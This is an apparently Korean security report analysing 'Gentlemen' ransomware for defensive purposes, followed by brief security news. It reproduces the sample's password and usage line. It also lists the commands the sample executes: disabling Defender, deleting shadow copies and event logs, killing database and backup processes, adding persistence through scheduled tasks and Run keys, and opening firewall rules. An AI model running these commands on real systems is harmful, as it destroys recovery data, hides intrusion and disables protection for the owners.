
■ 주요 기능

- 명령어 입력 및 수행(실행 비밀번호 존재)
- 안티 바이러스 우회
- 지속 메커니즘
- 복구 무력화
- 파일 암호화
- 자체 삭제
- 기타 기능 제공

■ 상세 분석

실행 명령어 확인

- 실행에 필요한 명령어



[CMD를 통한 사용 설명 확인]

젠틀맨 랜섬웨어는 필수 옵션인 --password와 부가적인 기능을 수행하는 선택 옵션을 제공한다.

필수 옵션 --password는 “9VoAvR7G” 인자 값이며, 파일 내부에 문자열로 하드코딩되어 실행 시 입력 값과 비교한다. 이외의 나머지 옵션들은 입력하지 않아도 젠틀맨 랜섬웨어의 파일 암호화는 정상적으로 실행된다.

젠틀맨 랜섬웨어의 전체 명령어 옵션 구조는 다음과 같으며, 수행하는 기능은 3가지 영역으로 기본과 동작, 속도 관련 모드로 구분할 수 있다.


```
1  Usage: %s --password PASS [--path DIR1,DIR2,...] [--T MIN] [--silent] [--wipe] [--keep]
   [--full/system/shares/spread] [--fast/superfast/ultrafast]
```

플래그	설명	비고
--password PASS	접근 패스워드	**필수**
--path DIRS	암호화 대상 디렉터리/디스크, 쉼표로 구분한 목록	선택
--T MIN	시작 전 지연 시간(분)	선택
--system	SYSTEM 권한으로 실행, 로컬 드라이브만 암호화	선택
--shares	매핑된 네트워크 드라이브 및 사용 가능한 UNC(범용 명명 규칙) 공유만 암호화	선택
--full	2단계 방식: --system + --shares.	선택
--spread CREDS	측면 이동: "domain.com/user:pass"(자격증명) 또는 ""(현재 세션)	-
--silent	무음 모드: 암호화 후 파일명 변경·타임스탬프 변경 안 함, 배경화면 미설정	선택

플래그	설명	비고
--keep	암호화 후 자기 삭제 안 함	선택
--wipe	암호화 후 빈 공간 파괴(안티 포렌식)	선택
--fast	파일 청크 9% 암호화	선택
--superfast	파일 청크 3 % 암호화	선택
--ultrafast	파일 청크 1 % 암호화	선택

안티 바이러스 우회

- 윈도우 디펜더 우회



[파워쉘을 이용한 우회 시도]

젠틀맨 랜섬웨어는 파일 암호화를 진행하기 앞서 안티 바이러스 제품에 대해 우회 시도를 수행한다.

해당 분석 샘플은 윈도우 환경에 기본 탑재된 윈도우 디펜더를 대상으로, 파워쉘 명령어를 사용하여 탐지 우회를 시도한다.


총 3가지 기능으로, 각 명령어들은 윈도우 디펜더의 실시간 감시 비활성화와 프로세스 및 경로에서 제외 등록을 시도한다.

실행되는 파워쉘 명령어는 다음과 같다.

구분	명령어	설명
실시간 감시 비활성화	powershell -Command "Set-MpPreference -DisableRealtimeMonitoring $true -Force"	Windows Defender의 실시간 모니터링 기능을 비활성화
프로세스 제외 등록	powershell -Command "Add-MpPreference -ExclusionProcess" <악성 파일 경로> -Force	악성 파일 경로를 Defender 프로세스 제외 항목으로 추가
경로 제외 등록	powershell -Command "Add-MpPreference -ExclusionPath" C:\ -Force	C 드라이브 경로를 Defender 검사 제외 경로로 추가

복구 무력화 및 안티포렌식

- 복구 무력화 및 안티포렌식



powershell.exe (8460)	Windows PowerShell	powershell -Command "Add-MpPreference -ExclusionPath" C:\ -Force
vssadmin.exe (8628)	Microsoft(R) 볼륨 섀도...	vssadmin delete shadows /all /quiet
wmic.exe (9396)	WMI 명령줄 유틸리티	wmic shadowcopy delete
wevtutil.exe (8032)	이벤트 명령줄 유틸리티	wevtutil cl System
wevtutil.exe (5800)	이벤트 명령줄 유틸리티	wevtutil cl Application
wevtutil.exe (7152)	이벤트 명령줄 유틸리티	wevtutil cl Security
cmd.exe (4372)	Windows 명령 처리기	cmd /C "del /f /q C:\Windows\Prefetch*.*"
cmd.exe (7940)	Windows 명령 처리기	cmd /C "del /f /q C:\ProgramData\Microsoft\Windows Defender\Support*.*"
cmd.exe (3640)	Windows 명령 처리기	cmd /C "del /f /q %SystemRoot%\System32\LogFiles\RDP**.*"
cmd.exe (9648)	Windows 명령 처리기	cmd /C "rd /s /q C:\$Recycle.Bin"

[명령어 수행 확인]


파일 암호화 이후 자체적으로 복원하는 것을 차단하기 위해, 윈도우 운영체제에서 제공하는 시스템 복구 기능을 무력화한다.

이를 위해 vssadmin, wevtutil 등 윈도우 정상 유틸리티를 악용하여 볼륨 새도 복사본을 삭제하고, 보안 이벤트 로그 및 프리패치 파일 등을 초기화하는 안티 포렌식 기능을 수행하여 악성 행위의 흔적을 지운다.

구분	명령어	설명
볼륨 섀도 복사본 삭제	vssadmin delete shadows /all /quiet	모든 볼륨 섀도 복사본을 조용히 삭제
WMI 섀도 복사본 삭제	wmic shadowcopy delete	WMI를 통해 섀도 복사본 삭제
시스템 이벤트 로그 삭제	wevtutil cl System	System 이벤트 로그 초기화
애플리케이션 이벤트 로그 삭제	wevtutil cl Application	Application 이벤트 로그 초기화
보안 이벤트 로그 삭제	wevtutil cl Security	Security 이벤트 로그 초기화
Prefetch 파일 삭제	cmd /C "del /f /q C:\Windows\Prefetch*.*"	Windows Prefetch 폴더 내 파일 강제 삭제
Windows Defender 지원 로그 삭제	cmd /C "del /f /q C:\ProgramData\Microsoft\Windows Defender\Support*.*"	Windows Defender Support 폴더 내 파일 강제 삭제
RDP 로그 파일 삭제	cmd /C "del /f /q %SystemRoot%\System32\LogFiles\RDP**.*"	RDP 관련 로그 파일 강제 삭제
휴지통 삭제	cmd /C "rd /s /q C:\$Recycle.Bin"	휴지통 디렉터리 재귀 삭제

프로세스 및 서비스 강제 종료

- 프로세스 종료



cmd.exe (9648)	Windows 명령 처리기	cmd /C "rd /s /q C:\$Recycle.Bin"
taskkill.exe (7924)	프로세스 종료	taskkill /IM vmms.exe /F
taskkill.exe (9696)	프로세스 종료	taskkill /IM vmwp.exe /F
taskkill.exe (9940)	프로세스 종료	taskkill /IM vmcompute.exe /F
taskkill.exe (10028)	프로세스 종료	taskkill /IM agntsvc.exe /F
taskkill.exe (10060)	프로세스 종료	taskkill /IM dbeng50.exe /F
taskkill.exe (10092)	프로세스 종료	taskkill /IM dbsnmp.exe /F
taskkill.exe (9860)	프로세스 종료	taskkill /IM sqlservr.exe /F
taskkill.exe (9968)	프로세스 종료	taskkill /IM DBeaver.exe /F
taskkill.exe (9868)	프로세스 종료	taskkill /IM Ssms.exe /F
taskkill.exe (10112)	프로세스 종료	taskkill /IM encsvc.exe /F
taskkill.exe (10184)	프로세스 종료	taskkill /IM excel.exe /F
taskkill.exe (9228)	프로세스 종료	taskkill /IM firefox.exe /F
taskkill.exe (8800)	프로세스 종료	taskkill /IM infopath.exe /F
taskkill.exe (1100)	프로세스 종료	taskkill /IM isqlplussvc.exe /F
taskkill.exe (9580)	프로세스 종료	taskkill /IM sql.exe /F
taskkill.exe (4560)	프로세스 종료	taskkill /IM w3wp.exe /F
taskkill.exe (9292)	프로세스 종료	taskkill /IM sqlbrowser.exe /F
taskkill.exe (8760)	프로세스 종료	taskkill /IM cbService.exe /F
taskkill.exe (8600)	프로세스 종료	taskkill /IM msaccess.exe /F
taskkill.exe (8580)	프로세스 종료	taskkill /IM mspub.exe /F
taskkill.exe (2604)	프로세스 종료	taskkill /IM mydesktopqos.exe /F
taskkill.exe (4504)	프로세스 종료	taskkill /IM mydesktopservice.exe /F

[프로세스 종료 루틴]

실행 중인 응용 프로그램이 파일을 점유하여 암호화가 실패하는 것을 방지하기 위해, 프로세스 종료 도구인 taskkill의 명령어 /IM <프로세스>.exe /F를 사용한다.

목록은 총 86가지로 데이터베이스 관련 DB 엔진과 관리 프로세스, 백업 복구 솔루션 관련 프로세스, 가상화 컨테이너 프로세스, 오피스 문서 편집 프로세스, 게임 등 확인된 프로세스는 다음과 같다.

```
1  qlservr.exe, Ssms.exe, sqlbrowser.exe, sqlwriter.exe, SQLAGENT.exe, sqlceip.exe, mysqld.exe,
2  postgres.exe, postmaster.exe, psql.exe, pgAdmin3.exe, pgAdmin4.exe, oracle.exe, ocssd.exe,
3  ocomm.exe, ocautoupds.exe, isqlplussvc.exe, xfssvccon.exe, dbsnmp.exe, agntsvc.exe, encsvc.exe,
4  synctime.exe, dbeng50.exe, DBeaver.exe, sql.exe, mydesktopqos.exe, mydesktopservice.exe,
5  mvdesktopservice.exe, VeeamNFSSvc.exe, VeeamTransportSvc.exe, VeeamDeploymentSvc.exe,
6  Veeam.EndPoint.Service.exe, bedbh.exe, vxmon.exe, benetns.exe, bengien.exe, pvlsvr.exe,
7  beserver.exe, raw_agent_svc.exe, vsnapvss.exe, CVMountd.exe, cvd.exe, CVODS.exe, cvfwd.exe,
8  Iperius.exe, IperiusService.exe, sqbcoreservice.exe, cbService.exe, cbVSCService11.exe,
9  cbInterface.exe, avagent.exe, avscc.exe, vmms.exe, vmwp.exe, vmcompute.exe, "Docker
10 Desktop.exe", excel.exe, winword.exe, powerpnt.exe, msaccess.exe, mspub.exe, onenote.exe,
   outlook.exe, infopath.exe, visio.exe, wordpad.exe, notepad.exe, thunderbird.exe, tbirdconfig.exe,
   thebat.exe, TeamViewer.exe, TeamViewer_Service.exe, tv_w32.exe, tv_x64.exe, SAP.exe,
   saphostexec.exe, saposco.exe, QBIDPService.exe, QBDBMgrN.exe, QBCFMonitorService.exe,
   firefox.exe, steam.exe, w3wp.exe, DellSystemDetect.exe, CagService.exe, EnterpriseClient.exe
```

- 서비스 종료

taskkill.exe (9628)	프로세스 종료	taskkill /IM Veeam.EndPoint.Service.exe /F
sc.exe (7940)	서비스 제어 관리자 구성 도구	sc config vmms start= disabled
net.exe (7420)	Net Command	net stop vmms
net1.exe (8096)	Net Command	C:\WINDOWS\system32\net1 stop vmms
sc.exe (9980)	서비스 제어 관리자 구성 도구	sc config mepocs start= disabled
net.exe (1644)	Net Command	net stop mepocs
net1.exe (5852)	Net Command	C:\WINDOWS\system32\net1 stop mepocs
sc.exe (9960)	서비스 제어 관리자 구성 도구	sc config memtas start= disabled
net.exe (10016)	Net Command	net stop memtas
net1.exe (9924)	Net Command	C:\WINDOWS\system32\net1 stop memtas
sc.exe (5444)	서비스 제어 관리자 구성 도구	sc config veeam start= disabled
net.exe (9992)	Net Command	net stop veeam
net1.exe (6124)	Net Command	C:\WINDOWS\system32\net1 stop veeam
sc.exe (7488)	서비스 제어 관리자 구성 도구	sc config backup start= disabled
net.exe (9972)	Net Command	net stop backup
net1.exe (9928)	Net Command	C:\WINDOWS\system32\net1 stop backup
sc.exe (9968)	서비스 제어 관리자 구성 도구	sc config vss start= disabled
net.exe (9900)	Net Command	net stop vss
net1.exe (9868)	Net Command	C:\WINDOWS\system32\net1 stop vss
sc.exe (9732)	서비스 제어 관리자 구성 도구	sc config Sql start= disabled
net.exe (10184)	Net Command	net stop Sql
net1.exe (4632)	Net Command	C:\WINDOWS\system32\net1 stop Sql
sc.exe (9776)	서비스 제어 관리자 구성 도구	sc config MSSQL* start= disabled
net.exe (5288)	Net Command	net stop MSSQL*

[서비스 종료 루틴]

앞서 수행된 프로세스 종료와 마찬가지로 파일 암호화 피해를 높이기 위해 시스템 내 서비스들을 강제 중단시킨다.


이를 위해 서비스 제어 관리자 구성 도구(sc.exe)의 config <서비스 명칭> start = disable 옵션과 서비스 관리 유틸리티 net.exe의 net stop <서비스 명칭> 명령어를 사용한다.

총 70가지 서비스들을 종료 시도하며, MS SQL Server 계열과 기타 DB 엔진, Veeam 관련 서비스, 가상화 관련 서비스, 백신 보안 솔루션, 기타 등으로 확인된 서비스는 다음과 같다

```
1  Sql, sql, MSSQL, MSSQL*, MSSQLSERVER, MSSQLSQLEXPRESS, SQLSERVERAGENT, SQLWriter,
2  SQLAgent, SQLEXPRESS, (.*)sql(.*), MySQL, MariaDB, postgresql, OracleServiceORCL, veeam,
3  VeeamNFSSvc, VeeamDeploymentService, VeeamTransportSvc, BackupExecVSSProvider,
4  BackupExecAgentAccelerator, BackupExecAgentBrowser, BackupExecDiveciMediaService,
5  BackupExecJobEngine, BackupExecManagementService, BackupExecRPCService, GxBlr, GxVss,
6  GxCIMgrS, GxCVD, GxCIMgr, GXMMM, GxVsshWProv, GxFWD, AcronisAgent, AcrSch2Svc, YooBackup,
7  YooIT, PDVFSService, CASAD2DWebSvc, CAARCUpdateSvc, stc_raw_agent, backup, mepocs, memtas,
8  vss, VSNAPVSS, svc,vmms,docker,msexchange,MSExchange,WSBExchange,sophos,
9  RTVscan,DefWatch,ccSetMgr,ccEvtMgr,SavRoam,zhudongfangyu,MVarmor,MVarmor64,SAP,
10 SAPService,SAP, vmms, docker, msexchange, MSExchange, WSBExchange, sophos, RTVscan,
   DefWatch, ccSetMgr, ccEvtMgr, SavRoam, zhudongfangyu, MVarmor, MVarmor64, SAP, SAPService,
   SAP,vmms,docker,msexchange,MSExchange,WSBExchange,sophos,RTVscan,DefWatch,ccSetMgr,ccE
   vtMgr,SavRoam,zhudongfangyu,MVarmor, MVarmor64,SAP,SAPService,SAP, SAPD$, SAPHostControl,
   SAPHostExec, QBCFMonitorService, QBDBMgrN, QBIDPService
```

지속 메커니즘

- 지속 메커니즘



[지속 메커니즘 구현 과정]

젠틀맨 랜섬웨어는 기본적으로 지속성을 높이기 위해 지속 메커니즘 구현 방식 두 가지를 사용한다.


작업 스케줄러(schtasks)와 레지스트리 콘솔 도구(reg.exe)를 사용하며, 시스템 계정과 유저 계정을 생성하여 이중으로 지속성을 부여한다.

이때, 작업 스케줄러는 같은 이름으로 등록된 작업을 삭제 후 생성하며, 수행되는 명령어들은 다음과 같다.

구분	명령어	설명
작업 스케줄러(System) 삭제	schtasks /Delete /TN UpdateSystem /F	UpdateSystem 작업 스케줄러 항목 삭제
작업 스케줄러(System) 생성	schtasks /Create /SC ONSTART /TN UpdateSystem /TR <악성 파일 경로> /RU SYSTEM	시스템 시작 시 SYSTEM 권한으로 실행되도록 작업 등록
작업 스케줄러(User) 삭제	schtasks /Delete /TN UpdateUser /F	UpdateUser 작업 스케줄러 항목 삭제
작업 스케줄러(User) 생성	schtasks /Create /SC ONSTART /TN UpdateUser /TR <악성 파일 경로>	사용자 환경에서 시스템 시작 시 실행되도록 작업 등록
레지스트리 Run(HKLM) 등록	reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v GupdateS /t REG_SZ /d <악성 파일 경로> /f	전체 시스템 범위의 Run 키에 자동 실행 항목 등록
레지스트리 Run(HKCU) 등록	reg add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v GupdateU /t REG_SZ /d <악성 파일 경로> /f	현재 사용자 범위의 Run 키에 자동

암호화 대상 검색

- 암호화 사전 준비



[파워쉘을 이용한 볼륨 검색]

젠틀맨 랜섬웨어는 대상 볼륨 검색에 파워쉘 코드를 사용하며, PC의 로컬 볼륨 전체를 수집하며, 엔터프라이즈 서버 및 가상화 환경에서 사용되는 클러스터 공유 볼륨까지 확인하는 것으로 확인된다.

사용된 파워쉘 코드는 다음과 같다.

```
powershell -NoProfile -Command "
$volumes=@();
# 일반 볼륨 관련 WMI의 Win32_Volume 클래스로 시스템의 모든 볼륨을 조회 시도
$volumes+=Get-WmiObject -Class Win32_Volume|Where-Object{
 # 'X:\' 형태의 드라이브 문자를 가진 볼륨만 필터링
 $_.Name -like '*:\*'
  # 볼륨 객체에서 Name(경로 문자열)만 추출해 배열에 추가
 }|Select-Object -ExpandProperty Name;
# 클러스터 공유 볼륨 관련 검색
try{
  $volumes+=Get-ClusterSharedVolume|ForEach-Object{
   $_.SharedVolumeInfo.FriendlyVolumeName
   }
}catch{};
$volumes"
```

로컬 및 클러스터 볼륨 탐색에 이어, 내부망 전체로 감염 확산을 위해 윈도우 네트워크 탐색 관련 서비스를 강제 활성화하고 방화벽 정책을 조작한다.

구분	내용	설명/명령어
색 가능	fdpHost + SSDPSRV 활성화	SMB 공유 폴더 (Windows PC) 탐색 기능 활성화
탐색 가능	SSDPSRV + upnphost 활성화	NAS / 스토리지 (UPnP/SSDP), 기타 네트워크 장치 (프린터, IoT) 탐색 기능 활성화
공개	fdrespub (Function Discovery Resource Publication) 활성화	이 PC 자신을 네트워크에 노출, 다른 감염 호스트가 이 PC 발견 가능
방화벽 해제	netsh (레거시 방식)	netsh advfirewall firewall set rule "group=Network Discovery" new enable=Yes
방화벽 해제	PowerShell (WFP API 방식)	Get-NetFirewallRule -DisplayGroup "Network Discovery" | Enable-NetFirewallRule

- 암호화 대상 선별


[파일 소유권 변경]

파일 암호화를 수행하기 전 파일 접근 오류에 의해 실패하는 것을 방지하기 위한 기능이 실행된다.

이 기능은 파일 암호화 대상을 선별 후 파일 소유권을 실행 계정으로 변경하고 Everyone에 권한을 추가하며, 읽기 전용을 해제한다.

구분	명령어	설명
소유권 변경	takeown /f <대상 파일> /r /d y	대상 파일 또는 폴더의 소유권을 실행 계정으로 변경
권한 부여	icacls <대상 파일> /grant *S-1-1-0:(OI)(CI)F /T	Everyone에 전체 제어 권한을 추가
읽기 전용 해제	attrib -R <대상 파일>	대상 파일의 읽기 전용 속성을 해제

- 파일 암호화 결과




[암호화 성공]

암호화 대상 파일을 암호화한 후 각각의 복호화에 필요한 메타 데이터는 base64 인코딩되며, 파일 데이터 마지막에 --eph--<base64>, --marker--GENTLEMEN.GENTLEMEN가 추가된다.

파일 확장자는 .umc16h으로 변경되며, 파일 암호화가 완료되면 bat 파일을 생성 및 실행하여 랜섬웨어 본체와 생성된 bat 파일을 삭제한다.

- 랜섬 노트 생성



[랜섬 노트 및 바탕 화면 확인]

젠틀맨 랜섬웨어는 암호화가 완료된 후 사용자 Temp 폴더에 그림 파일인 gentlemen.bmp이 생성되며, 생성된 그림 파일로 바탕 화면이 변경된다.

또한 랜섬 노트 내용으로 데이터 이중 갈취를 통한 데이터 유출 협박과 Curve25519 ECDH + XChaCha20 기반으로 암호화가 진행되어 데이터 복구 업체를 통해 도움을 받을 수 없다는 내용으로 파일 암호화 해제에 대한 금액을 요구하고 있다.

5. 주요 보안 뉴스

‘MS 팀즈’ 악용해 랜섬웨어 숨긴 공격 수법 포착

공격자들이 보안 탐지를 회피하기 위해 마이크로소프트(MS)의 협업 플랫폼 ‘MS 팀즈’(Teams)를 무기화한 사이버 공격 캠페인이 포착됐다.

- 출처: https://www.boannews.com/media/view.asp?idx=144156&page=12&kind=1

신종 아리스팅어 봇넷, 세계 구형 라우터 4000대 이상 감염… 전체 피해 절반은 한국

세계 곳곳의 구형 라우터 4000대 이상을 감염시켜 악성 트래픽을 중계하는 프록시로 악용하는 신종 봇넷 ‘아리스팅어’(AryStinger)가 포착됐다.

- 출처: https://www.boannews.com/media/view.asp?idx=144260&page=8&kind=4

보안 레이더에서 전하는 보안 권고 사항

6월 한 달간 조사된 보안 동향 및 악성코드 분석을 통해 확인된 주요 공격 사례별 보안 권고 사항은 다음과 같다.

구분	위협 내용	권고 사항
사외동향 – 구형 라우터 봇넷 아리스팅어 / DNS 변조 및 트래픽 탈취	구형 라우터 4,000대 이상을 감염시킨 아리스팅어 봇넷이 DNS 설정을 변조해 사용자 웹 브라우징을 하이재킹하고 트래픽 전체 탈취	• **라우터의 펌웨어 최신 버전 유지 및 관리자 비밀번호 변경** • **외부 유입 라우터의 DNS 설정 변조 여부 점검**
